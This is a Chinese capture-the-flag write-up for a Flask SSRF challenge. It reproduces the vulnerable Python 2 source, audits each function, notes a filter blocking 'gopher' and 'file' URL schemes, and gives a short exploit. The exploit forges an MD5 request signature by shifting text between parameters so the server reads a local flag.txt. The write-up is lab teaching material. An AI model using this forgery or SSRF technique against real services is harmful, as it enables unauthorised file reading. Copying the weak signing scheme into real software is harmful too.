
#! /usr/bin/env python #encoding=utf-8 from flask import Flask from flask import request import socket import hashlib import urllib import sys import os import json reload(sys) sys.setdefaultencoding('latin1') app = Flask(__name__) secert_key = os.urandom(16) class Task: def __init__(self, action, param, sign, ip): self.action = action self.param = param self.sign = sign self.sandbox = md5(ip) if(not os.path.exists(self.sandbox)): #SandBox For Remote_Addr os.mkdir(self.sandbox) def Exec(self): result = {} result['code'] = 500 if (self.checkSign()): if "scan" in self.action: tmpfile = open("./%s/result.txt" % self.sandbox, 'w') resp = scan(self.param) if (resp == "Connection Timeout"): result['data'] = resp else: print resp tmpfile.write(resp) tmpfile.close() result['code'] = 200 if "read" in self.action: f = open("./%s/result.txt" % self.sandbox, 'r') result['code'] = 200 result['data'] = f.read() if result['code'] == 500: result['data'] = "Action Error" else: result['code'] = 500 result['msg'] = "Sign Error" return result def checkSign(self): if (getSign(self.action, self.param) == self.sign): return True else: return False #generate Sign For Action Scan. @app.route("/geneSign", methods=['GET', 'POST']) def geneSign(): param = urllib.unquote(request.args.get("param", "")) action = "scan" return getSign(action, param) @app.route('/De1ta',methods=['GET','POST']) def challenge(): action = urllib.unquote(request.cookies.get("action")) param = urllib.unquote(request.args.get("param", "")) sign = urllib.unquote(request.cookies.get("sign")) ip = request.remote_addr if(waf(param)): return "No Hacker!!!!" task = Task(action, param, sign, ip) return json.dumps(task.Exec()) @app.route('/') def index(): return open("code.txt","r").read() def scan(param): socket.setdefaulttimeout(1) try: return urllib.urlopen(param).read()[:50] except: return "Connection Timeout" def getSign(action, param): return hashlib.md5(secert_key + param + action).hexdigest() def md5(content): return hashlib.md5(content).hexdigest() def waf(param): check=param.strip().lower() if check.startswith("gopher") or check.startswith("file"): return True else: return False if __name__ == '__main__': app.debug = False app.run(host='0.0.0.0',port=80)



1.打开靶场，考的python ssrf，提示flag在当前flag.txt文件中，给了python源码，但是要自己格式化

格式化好后是个flask框架，是用python2写的，现在大多用python3，处理request请求用的也大多为requests，而不是urllib

```
#! /usr/bin/env python
#encoding=utf-8
from importlib import reload

from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')#设置默认字符编码，防止转码错误
app = Flask(__name__)   #实例化Flask应用对象
secert_key = os.urandom(16)     #生成随机字节序列，用于后续md5加密
class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):
            #SandBox For Remote_Addr
            os.mkdir(self.sandbox)
    def Exec(self):
        result = {}
        result['code'] = 500
```

```
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)
                    tmpfile.close()
                    result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False
        #generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt","r").read()
def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"
def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
def md5(content):
    return hashlib.md5(content).hexdigest()
def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
```

```
        return True
    else:
        return False
if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
```

2.首先肯定是代码审计了，先分析普通函数，因为@app.route只绑定一个函数所以如下为普通函数

```
def scan(param):            #用来读取文件
    socket.setdefaulttimeout(1)         #设置默认超时时间
    try:
        return urllib.urlopen(param).read()[:50]    #读取文件前50个字符
    except:
        return "Connection Timeout"
def getSign(action, param):     #本代码中用于生成认证hash
    return hashlib.md5(secert_key + param + action).hexdigest()#将secert_key +
param + action字符串合并后md5加密
def md5(content):       #将内容md5加密
    return hashlib.md5(content).hexdigest()
def waf(param):     #用于过滤gopher和file伪协议
    check=param.strip().lower() #去除开头结尾的空格和换行符
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False
```

3.分析路由geneSign

```
#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))#获取get传参param的值，默认
空字符
    action = "scan"
    return getSign(action, param)       #返回认证hash
```

4.分析对象Task

```
class Task:
    def __init__(self, action, param, sign, ip):#构造函数，初始化实例
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip) #将访问IP进行md5加密后赋值给self.sandbox
        if(not os.path.exists(self.sandbox)):#如果没有以self.sandbox命名的文件夹，则创
建一个
            #SandBox For Remote_Addr
            os.mkdir(self.sandbox)
    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:   #如果action中有“scan“子串，则将获取的文件内容写
入result.txt
```

```
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')#创建
result.txt文件实例
                resp = scan(self.param)  #获取文件前50个字符
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)#将文件内容写入result.txt
                    tmpfile.close()
                    result['code'] = 200
            if "read" in self.action: #读取result.txt文件，我们要做的就是将flag.txt文
件的内容写在result.txt后再读
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()#将文件内容传入result，以做响应
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result #返回响应
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):#检测认证hask是否对应
            return True
        else:
            return False
```

5.分析路由De1ta

```
@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))#获取cookie中的action值
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))#获取cookie中的sign值
    ip = request.remote_addr #获取访问IP
    if(waf(param)): #param的值开头如果有gopher或file则返回“No Hacker!!!!”
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)#实例化Task类
    return json.dumps(task.Exec())  #以json格式返回
```

6.分析后写exp

```
import requests

url = "http://node4.anna.nssctf.cn:25244/"
sign = requests.get(url+"geneSign?param=flag.txtread").text
cookie={
    "sign":sign,
    "action":"readscan"
}
response = requests.get(url+"De1ta?param=flag.txt",cookies=cookie)
print(response.text)
```

至于为什么要这么写，从getSign的要加密的字符串组成可以看出，param和action的值是可以变的，只要这两再次组成的字符串没变就行

```
def getSign(action, param):     #本代码中用于生成认证hash
    return hashlib.md5(secert_key + param + action).hexdigest()#将secert_key +
param + action字符串合并后md5加密
```

由于os.urandom(16)生成的是随机字节序列，所以我们必须要先在geneSign得到认证hash

在geneSign中，action是固定scan的，md5加密时action被连接到最后，那我们在获取认证hash时则可以将param传参为flag.txtread，为geneSign?param=flag.txtread

这样在**路由De1ta**创建Task实例时就可以直接将action赋值readscan，param赋值为flag.txt，随便实现了**写读result.txt**，直接输出flag

```
#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))#获取get传参param的值，默认
空字符
    action = "scan"
    return getSign(action, param)       #返回认证hash
```

7.得到flag